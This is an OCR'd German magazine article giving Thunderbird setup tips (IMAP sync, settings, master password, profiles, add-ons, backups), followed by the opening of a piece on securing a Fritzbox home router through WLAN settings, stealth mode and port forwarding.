Wichtig für IMAP-Konten ist ferner der Punkt „Synchronisation & Speicherplatz“. Mit der Option „Nachrichten [...] bereithalten“ bestimmen Sie, ob überhaupt Nachrichten lokal abgelegt werden. Unter „Speicherplatz“ konfigurieren Sie, ob Sie alle Mails, nur jüngere oder solche bestimmter Größe lokal herunterladen wollen. Auf dem IMAP-Server bleiben alle Mails erhalten, es sei denn, Sie definieren im untersten Bereich dieses Fensters bestimmte Löschoptionen (maximale Anzahl, maximales Alter). Wir empfehlen keinerlei Löschoption, weil das Kontingent von Mailprovidern meist jahrelange intensive Nutzung erlaubt, ohne an die Grenzen zu stoßen. Den aktuellen Füllstand eines Mailkontos ermitteln Sie am einfachsten durch Rechtsklick auf den „Posteingang“ eines Kontos und „Eigenschaften“. Die Registerkarte „Kontingent“ zeigt die absolute und prozentuale Belegung.

Bei einem IMAP-Konto erscheint nach Rechtsklick auf das Konto in der Navigationsleiste die Option „Abonnieren“. Im Unterschied zur Synchronisation legt diese Option keine lokalen Kopien an. Hier geht es nur um die Ordner auf dem Server, die

Sie in Thunderbird sehen wollen. Eventuell gibt es alte Archive, die Sie am Server erhalten wollen, aber nicht tagtäglich vor Augen haben müssen. Das sind dann Kandidaten, die Sie nicht „abonnieren".

Globale Thunderbird-Einstellungen

Unter „Extras → Einstellungen" (klassisches Menü) oder „Einstellungen → Einstellungen" (neues Menü) kommen Sie zu den globalen Thunderbird-Einstellungen. Diese sind längst nicht so fundamental wie die Kontenoptionen: Die Registerkarte „Verfassen" bietet Schreibhilfen sowie die Prüfung auf „fehlende Anhänge", die automatische Speicherung beim Schreiben längerer Nachrichten und die Rechtschreibprüfung. Die Prüfung auf fehlende Anhänge ist immer sinnvoll, alle anderen Optionen Geschmackssache. Eine aktivierte Rechtschreibprüfung, die ausnahmsweise nervt, lässt sich im Editor-Fenster über „Optionen → Sofort-Rechtschreibprüfung" auch ad hoc abstellen.


Unter „Sicherheit" verwalten Sie die globalen Einstellungen für Junknachrichten, wobei Sie unter „Betrugsversuche" bestimmen, ob die Software Nachrichten automatisch auf Phishing untersuchen und warnen soll. Hinter „Passwörter" finden Sie – oder jeder, der an das System kommt – alle gespeicherten Mailkennwörter. Auf mobilen Notebooks ist dies riskant: Hier definieren Sie am besten an gleicher Stelle ein Masterpasswort („Master-Passwort verwenden"), das die Mailkennwörter verschlüsselt. Dieses Passwort müssen Sie einmal pro Thunderbird-Sitzung eingeben.


Auf der Registerkarte „Anhänge" werden Sie bei den meisten Dateitypen die Option „Jedes Mal nachfragen" vorfinden. Nutzen Sie stattdessen „Datei speichern" und unten neben „Datei speichern unter" einen festen Zielordner – bevorzugt den Desktop. Global gilt diese Einstellung für Anhänge dann aber immer noch nicht: Bei bislang noch nicht eingetragenen Dateitypen müssen Sie die Option „Datei speichern" anklicken und dies für den Dateityp „immer" anfordern.

Thunderbird 60 installieren

Zum Zeitpunkt dieses Artikels war es nicht möglich, über das Update eine ältere Version 52.x auf Thunderbird 60 zu hieven. Eventuell ist dieser Mangel bei Erscheinen dieses Hefts behoben. Falls nicht, erhalten

„Abonnieren" von IMAP-Ordnern: Wählen Sie nur aus, was Sie in Thunderbird tatsächlich sehen müssen. Das verbessert die Übersicht in der Navigationsspalte.






Standard für Anhänge: Sie sparen Klicks bei jedem Anhang-Download, wenn Sie alles grundsätzlich auf den Desktop speichern.


Sie die neueste Version als direkten Download unter *https://www.thunderbird.net/de/*. Beachten Sie dort unter der großen Schaltfläche „Kostenloser Download" den Link „System und Sprachen", um die deutsch lokalisierte Version auszuwählen („German"). Hier gibt es neben Windows und Mac-OS auch den Download von „Linux in German" sowie „Linux 64-Bit in German". Dabei handelt es sich um keine Installationspakete, sondern um Tar-Archive, die Sie nach dem Download einfach entpacken – etwa ins Home-Verzeichnis. Über das enthaltene Programm „thunderbird" starten Sie den Mailclient. Die neue Version übernimmt die Konteneinstellungen und Konfi-

DIE VORTEILE VON IMAP GEGENÜBER POP3

IMAP (Internet Message Access Protocol) und POP3 (Post Office Protocol) sind die verbreiteten Empfangsprotokolle für Mails und die meisten Provider bieten beides wahlweise. Aus technischer Sicht ist IMAP klar vorzuziehen. POP3 lädt nämlich die Mails immer auf das aktuelle Gerät herunter. Das wird zum Problem, sobald Sie mehr als ein Empfangsgerät nutzen: Für das zweite Notebook oder Smartphone ist die einmal gelesene Mail dann nicht verfügbar. Bei IMAP verbleiben hingegen die Nachrichten auf dem Server, die zusätzliche Synchronisation mit dem lokalen Gerät ist möglich, aber nicht zwingend. Sie kommen folglich mit jedem Gerät auf alle Nachrichten, und haben – neben optionalen lokalen Kopien – das Mailarchiv auf einer externen Quelle gesichert.



Optik ändern: Standardmäßig ist es kein Aufwand, über die Add-ons-Verwaltung andere Themen zu installieren. Aktuell kann dies daran scheitern, dass die Themenauswahl im Browser startet.



Thunderbird-Startparameter: Neben dem hier angeforderten „Safe Mode“ ohne Add-ons gibt es auch einen Profilmanager für Anwender mit vielen Mailkonten.

guration der bisherigen Version. Die volle Systemintegration fehlt dieser „portablen“ Installation jedoch. Wenn Sie einen grafischen Starter am Desktop oder in einem Starterdock einrichten wollen, müssen Sie das manuell erledigen. Dabei können Sie sich an den Dateien mit der Endung „.desktop“ unter „/usr/share/applications“ orientieren. Unter Linux Mint ist es am einfachsten, die Starterdatei mit der Desktopoption „Neuen Starter hier erstellen“ zu erstellen. Jede Menge Icons für den Starter gibt es unter „/usr/share/icons“.

Themes für Thunderbird

Das Mailprogramm hat wie der Browser Firefox unzählige Themes zu bieten, um das Standardoutfit aufzufrischen oder an das des Browsers anzugleichen. Der Weg dazu führt über das Menü „Add-ons“ zu „Add-ons entdecken“. Hier finden Sie zahlreiche „Vorgestellte Themes“, die Sie durch „Hinzufügen“ (und anschließendes „Erlauben“) herunterladen und damit auch sofort aktivieren.

Solcher Theme-Wechsel wird jedoch durch einen Bug derzeit mindestens bei den älteren Versionen 52.x verhindert. Dort öffnet sich nämlich beim Klick auf „ Vorgestellte Themes“ oder auf eines der einzeln vorgeschlagenen Themen der Browser. Eine Integration in Thunderbird ist auf diesem Weg nicht möglich. In der neuen Version 60.x funktioniert der Theme-Wechsel in der Regel wieder wie gewohnt, jedoch kann der Bug auch hier noch auftreten.

Wer von diesem Fehler betroffen ist, hat immerhin noch die Option, unter „Add-ons entdecken“ den Link „Alle vollständigen Themes anzeigen“ zu nutzen. Der führt dann zwar fehlerhaft in den Browser, aber die vollständigen Themes erlauben einen manuellen Download einer XPI-Datei auf den Rechner. Achten Sie vor dem Download auf die Angabe „Kompatibel mit...“, um ein für Ihre Thunderbird-Version passendes Thema zu laden. Die heruntergeladene XPI-Datei können Sie dann in Thunderbird im Fenster „Add-ons → Erweiterungen“ mit dem Zahnradsymbol und der Option „Add-on aus Datei installieren“ integrieren.

Backups und Umzüge

Die komplette Thunderbird-Installation einschließlich aller Mailkonten und Mails lässt sich sehr einfach sichern und auf andere Rechner übertragen. Unabhängig vom Programmordner sind diese Daten unter Linux im Ordner „~/.thunderbird“ versammelt, wobei der Unterordner „[xxxxxxxx].default“ den wesentlichen Profilordner ausmacht. Die acht „x“-Zeichen werden zufällig generiert. Um die Thunderbird-Umgebung auf einen anderen Rechner umzuziehen, kopieren Sie einfach den gesamten Ordner „~/.thunderbird“ in das Home-Verzeichnis auf dem neuen PC und installieren danach, falls nötig, Thunderbird auf diesem Rechner.

Adressbuch: Wer nur das Adressbuch mit den gesammelten Mailadressen auf einem anderen PC benötigt, öffnet mit Strg-Umschalt-B oder mit „Extras → Adressbuch“ die Sammlung und nutzt dort das Menü „Extras → Exportieren“. Als Ausgabeformat empfiehlt sich LDIF oder CSV. Die Liste können Sie dann am nächsten Rechner in das Thunderbird-Adressbuch einlesen, indem Sie dort „Extras → Importieren“ wählen und zur gespeicherten Liste navigieren.

Interessante Startparameter

Thunderbird berücksichtigt zahlreiche Startparameter, wie der Terminalbefehl *thunderbird --help* zeigt. Die meisten Schalter richten sich an Entwickler, aber einige sind durchaus auch für fortgeschrittene Endbenutzer interessant. Der Troubleshooting-Parameter

```
thunderbird --safe-mode
```

startet das Programm ohne Erweiterungen, wonach Sie eventuell problematische Add-ons entfernen oder deaktivieren können.

Wie Firefox hat auch Thunderbird eine Profilverwaltung. Das heißt, dass Sie innerhalb desselben Benutzerkontos verschiedene Thunderbird-Konfigurationen anlegen können. Sinnvoll ist das etwa bei sehr vielen Mailkonten, die der Übersicht halber in ein privates und berufliches Profil getrennt

werden sollen. Aber auch auf einem typischen Familienrechner, den mehrere Personen ohne Multiuser-Verwaltung nutzen, machen Thunderbird-Profile Sinn.

Und so funktioniert's: Sie eröffnen mit

```
thunderbird --ProfileManager
```

und „Profil erstellen" ein neues Profil und vergeben den gewünschten Namen. Thunderbird startet dann jungfräulich mit dem Einrichtungsassistenten. Dort legen Sie das Mailkonto oder auch mehrere Konten für das zweite Profil oder den anderen Benutzer an. Um die beiden Profile mit zwei Startern aufrufen zu können, benötigen Sie folgende Startparameter:

```
thunderbird -P default
thunderbird -P [name]
```

Der erste Befehl lädt das primäre Defaultprofil, der zweite das neu angelegte.


Es geht sogar noch besser: Der Befehl

```
thunderbird --new-instance -P
  [name]
```

kann eine zweite Instanz des Mailclients neben der ersten starten; somit können beide Profile gleichzeitig laufen.

Add-ons und Kalender

Über „Add-ons → Erweiterungen" rüsten Sie Thunderbird funktional auf. Das Suchfeld erlaubt hier eine gezielte Suche. Da Thunderbird hier auf die Seite *https://addons.mozilla.org/de/thunderbird/* zugreift, ist der direkte Weg über den Browser meistens übersichtlicher und komfortabler. Nach dem Download einer Erweiterung erhalten Sie eine Datei im XPI-Format. In Thunderbirds Add-ons-Verwaltung („Erweiterungen") verwenden Sie dann das Zahnradsymbol und die Option „Add-on aus Datei installieren". Danach ist regelmäßig ein Neustart von Thunderbird erforderlich.



Add-ons manuell installieren: Die Seite *https://addons.mozilla.org/de/thunderbird/* bietet alle Erweiterungen, die Sie dann als XPI-Datei in Thunderbird integrieren.

Beispiel 1: Der beliebte Thunderbird-Kalender Lightning ist ein Add-on, das Sie in beschriebener Weise nachinstallieren. Er erscheint auf Platz eins der genannten Add-ons-Webseite. Nach der Einrichtung rufen Sie den Kalender über das Menü oder mit Strg-Umschalt-C auf. Links in der Seitenleiste sehen Sie den Standardkalender „Privat", der sich lokal auf dem Rechner befindet. Mit einem Rechtsklick darunter können Sie weitere Kalender anlegen. Es öffnet sich ein Fenster und Sie haben die Wahl zwischen „Auf meinem Computer" oder „Im Netzwerk". Lightning kann externe Webkalender im ICS.- oder Caldav-Format importieren und synchronisieren.

Beispiel 2: Um sämtliche Google-Kontakte mit dem Thunderbird-Adressbuch zu synchronisieren, hilft das Add-on „gContactSync". Bei dem einfachen Tool geben Sie lediglich die Google-Mailadresse und das Google-Kennwort an und klicken auf „Weiter". ■

MINITIPPS ZU THUNDERBIRD

Menüleiste einblenden: Die traditionelle Menüleiste ist standardmäßig ausgeblendet und im – weniger übersichtlichen – Hauptmenü-Symbol mit den drei Balken komprimiert. Um die Menüleiste dauerhaft einzublenden, klicken Sie mit der rechten Maustaste auf einen leeren Bereich in der Tab-Leiste von Thunderbird (unterhalb der Titelleiste) und aktivieren im Auswahlmenü den Eintrag „Menüleiste".

Das klassische Menü lässt sich zudem mit der Taste F10 ad hoc einblenden, unter Windows auch mit der Alt-Taste.

Symbolleiste anpassen: Angebot und Anordnung der Hauptsymbolleiste („Abrufen", „Verfassen"...) sind frei einstellbar. Nach Rechtsklick auf der Leiste erscheint die Option „Anpassen". Über „Anzeigen" bestimmen Sie das grundsätzliche Aussehen der Schaltflächen (nur Symbol, nur Text oder beides). Umfang und Position ändern Sie durch Drag & Drop.

So können „Schnellfilter", „Löschen", „Antworten" in der stets erreichbaren Symbolleiste echte Zeitsparer sein.

Ansichtssachen: Die grundlegende Fensteranordnung finden Sie im Hauptmenü weder unter „Ansicht" noch unter „Einstellungen → Einstellungen → Ansicht".

Das klassische Menü (F10) ist hier logischer („Ansicht → Fensterlayout"), jedoch ist die Option auch im Hauptmenü zu finden – unter „Einstellungen → Fensterlayout". Hier gibt es unter anderem die „3-Spalten-Ansicht".

Eine weitere fundamentale Option für mehrere Konten ist die Einstellung „Ordner → Gruppiert". Dann fasst Thunderbird unter „Posteingang" (Papierkorb etc.) die betreffenden Mails aller Konten zusammen.

Suchoptionen: Die diversen Suchmethoden in Thunderbird sind verwirrend.

Die im Normalfall in der Symbolleiste vertretenen Varianten „Schnellfilter" und „Globale Suche" sind auch über die Hotkeys Strg-Umschalt-K und Strg-K zu erreichen. Der Schnellfilter sucht nur im Ordner der aktuell angezeigten Mails, die globale Suche hingegen in allen Ordnern aller Konten.


Es geht aber noch differenzierter: Strg-Umschalt-F öffnet ein Suchfenster mit exakten Filtern (Betreff, Inhalt, Datum, Absender etc.). Der Hotkey Strg-F dient hingegen nur als Textsuche in der aktuellen Mail.

Adressbuch: Das Adressbuch (Strg-Umschalt-B) speichert automatisch alle Mailempfänger unter „Gesammelte Adressen". Über „Neue Liste" können Sie Verteilerlisten erstellen. Beim Versenden genügt dann als Adressat („An") der Eintrag des Listennamens, um alle Listenteilnehmer zu erreichen.

Sichere Router

Der Themenschwerpunkt „Sicherheit durch Linux“ startet mit dem Heimrouter, also der zentralen Hardware für Netz und Internet. Routersicherheit ist kein dezidiertes Linux-Thema, erhält aber durch Webfreigaben von Linux-Servern zusätzliche Sensibilität.

VON HERMANN APFELBÖCK



Die folgenden zwei Seiten sprechen die wichtigsten Punkte an, um den aktuellen Routerstatus zu analysieren und das Sicherheitslevel zu erhöhen. Als Beispielrouter dient die AVM-Fritzbox (in der „erweiterten“ Ansicht). Bis auf wenige Ausnahmen wie etwa die „Push Services“ beherrschen auch andere Router die beschriebenen Funktionen, wenn auch an anderer Stelle. Der Wert der nachfolgend empfohlenen Einstellungen mag im Einzelfall bezweifelt werden, denn es gibt keine Maßnahme, die absolut schützt und durch erhöhten Aufwand nicht doch zu hintergehen wäre. Aber die Tatsache, dass Einbrecher auch gut verschlossene Türen knacken können, sollte uns nicht verleiten, die Türen einfach offenstehen zu lassen.

Verbesserte WLAN-Sicherheit

Dass ein WLAN WPA2-verschlüsselt sein muss („WLAN → Sicherheit → Verschlüsselung“), ist nicht wirklich erwähnenswert, denn im unverschlüsselten WLAN kann der Nachbar mindestens mitsurfen oder erhält zudem mit seiner lokalen IP-Adresse alle Möglichkeiten, die Daten des Heimnetzes abzugreifen.

MAC-Filterung ist eine verschärfende Maßnahme, die nur noch definierte Geräte ins WLAN lässt. Skeptiker werden einwenden, dass die dazu abgefragte Hardwareadresse (MAC-Adresse) des WLAN-Adapters so eindeutig nicht ist, weil jedes Linux eine beliebige MAC-Adresse vorgaukeln kann (mit *ifconfig*). Das ist richtig, jedoch müsste ein Einbrecher dazu zusätzlich wissen, welche MAC-Adressen der Router erlaubt. MAC-Filterung ist daher sehr wohl ein wirksamer WLAN-Schutz.

In der Fritzbox finden Sie die MAC-Filterung unter „WLAN → Sicherheit“ ganz unten: Standardmäßig sind alle neuen Geräte zugelassen. Die Option „WLAN-Zugang auf die bekannten WLAN-Geräte beschränken“ aktiviert den MAC-Filter. Beachten Sie, dass dieser Schutz nicht ganz bequem ist: Jedes hinzukommende Gerät im Haushalt oder jedes Besuchergerät muss hier später explizit mit seiner MAC-Adresse neu aufgenommen werden („WLAN-Gerät hinzufügen“). Es empfiehlt sich daher, vor dem Aktivieren alle benötigten Geräte anzumelden, so dass deren MAC-Adressen in der Liste der bekannten Geräte bereits aufgeführt sind.

Zum späteren Hinzufügen von Geräten finden Sie deren MAC-Adressen in Linux mit ifconfig („Hardware Adresse“), in Windows über „Netzwerk und Internet → Verbindungseigenschaften“, in Android unter „Einstellungen → Allgemein → Geräteinformationen → Status“.

WLAN-Netzwerknamen unterdrücken: Die SSID muss nicht öffentlich für alle Nachbarn sichtbar sein. In der Fritzbox lässt sich diese Öffentlichkeit über „WLAN → Name des WLAN-Funknetzes sichtbar“ abschalten. Danach muss beim Zutritt zusätzlich zum WPA-WLAN-Kennwort auch der Name des WLANs explizit eingegeben werden. Jedoch zeigen spezialisierte Wi-Fi-Scanner den Netznamen auch dann an, wenn er unterdrückt wird. Die Maßnahme hilft also allenfalls gegen neugierige, aber technisch unbedarfte Nachbarn.

WPS (Wi-Fi Protected Setup): WPS vereinfacht die Erstanmeldung von WLAN-Geräten durch simplen Knopfdruck auf dem Router. In der Fritzbox war WPS nie ein Problem („WLAN → Sicherheit → WPS-Schnellverbindung“), während es bei einigen anderen Herstellern eine Sicherheitslücke enthielt. Bei älteren Modellen ist es sicherer, WPS abzuschalten und die Einrichtung von WLAN-Clients per Kennwort zu erledigen.

Router im „Stealth-Modus“

Die Fritzbox liefert zu der Sicherheitsoption unter „Internet → Filter → Listen → Firewall im Stealth Modus“ folgende Empfehlung: „Aktivieren Sie diese Option dann, wenn Sie die Identifikation Ihrer Fritz!Box gegenüber Portscans erschweren wollen.“ Dazu sollte man wissen, dass automatisierte Hackerscans massenhaft öffentliche IP-Adressen abfragen. Falls dem eigentlichen Portscan

ein allgemeiner Ping-Befehl vorausgeht, ob diese Adresse überhaupt erreichbar ist, dann wird das Hacker-Script in der Tat weiterreisen, weil Ihre Fritzbox nicht antwortet. Der Nutzwert bleibt aber relativ: Wenn der Angriffsversuch gleich mit einem zeitaufwendigen „nmap -Pn“ erfolgt, antwortet die Fritzbox – trotz Stealth-Modus. Es hängt also davon ab, welche Genauigkeit und welchen Zeitaufwand ein Portscan ansetzt. Wenn Hacker Tausende von zufälligen Adressbereichen möglichst schnell scannen wollen, nehmen sie unter Umständen nur einfachste Mittel. Diese einfachen Angriffsversuche wehrt der Stealth-Modus ab.


Kontrollierte Öffnung für Webanfragen

Standardmäßig lässt der Router nichts von außen (Web) nach innen (lokales Netz), was nicht vorher von innen explizit angefordert wurde (Browser, Mail-, FTP-, Bittorrent-Client). Wenn es keine triftigen Gründe gibt, sollte sich eine Fritzbox unter „Internet → Freigaben“ keinerlei Blößen geben („MyFritz!-Freigaben“, „Portfreigaben“, „Fritz!Box-Dienste“, „VPN“). Einen schnellen Gesamtüberblick dazu liefert auch „Diagnose → Sicherheit“, der im sichersten Fall überall „Keine Freigaben“ meldet.


Portfreigaben und Fritzbox-Dienste: Soll der Router selbst oder ein Heimserver über das Web erreichbar sein, sind Freigaben unerlässlich. Hier müssen dann allerdings hohe Sicherheitsansprüche gelten: Wer unter „Internet → Freigaben → Fritz!Box-Dienste“ den Internetzugriff auf den Router und/oder dessen NAS-Speicher erlaubt, muss unter „System → Fritz!Box-Benutzer → Benutzer“ ein individuelles Konto mit komplexem Passwort einrichten. Der „ftpuser“ sollte wegen des standardisierten Kontonamens keinen „Zugang aus dem Internet“ haben.

Wenn manuell Ports freigegeben werden müssen („Internet → Freigaben → Portfreigaben“), damit Sie vom Web auf einen heimischen HTTP- oder FTP-Server kommen, können non-konforme Ports Angriffe erschweren. Angreifer konzentrieren sich gerne auf Standardports, etwa 21 für FTP, 22 für SSH, 23 für Telnet, 80 und 8080 für Webserver. Darüber hinaus sind auch spezielle Routerports interessant, so etwa Port 41 441 für den Fernzugriff auf die Fritzbox. In allen Fällen macht man es den Angreifern schwerer, wenn man die Standardports vermeidet und Portnummern jenseits der 1000 verwendet. Natürlich kann jede öffentliche IP-Adresse mit einem Portscan auf alle 65 536 Ports hin gescannt werden – und dann werden auch Dienste an ungewöhnlichen Ports sichtbar. Das ist aber sehr zeitaufwendig. Die meisten automatisierten Portscanner werden sich aus Zeitgründen auf ganz wenige Standardports beschränken oder nur die ersten 1000 Ports abhaken (Standard beim Portscanner nmap).

Auf Ebene des lokalen Netzwerks müssen Sie an den Standardports nichts ändern. Nur in der Portfreigabe des Routers verwenden Sie die non-konforme Portnummer, die Sie dann an die konforme Portnummer des lokalen Rechners leiten. Beim Zugriff aus dem Web müssen Sie allerdings die Portnummer exakt wissen und nach Doppelpunkt an die Heimnetzadresse anhängen.



Diese Maßnahme ist nicht bequem, erhöht aber die WLAN-Sicherheit: Der MAC-Filter lässt nur noch per MAC-Adresse bekannte Geräte ins Funknetz.



Non-konforme Portnummer: Die Abbildung zeigt ein Beispiel für den SSH-Fernzugriff auf ein heimisches Gerät, das zwar lokal den Standardport 22 nutzt, aber beim Webzugriff einen unkonventionellen Port.

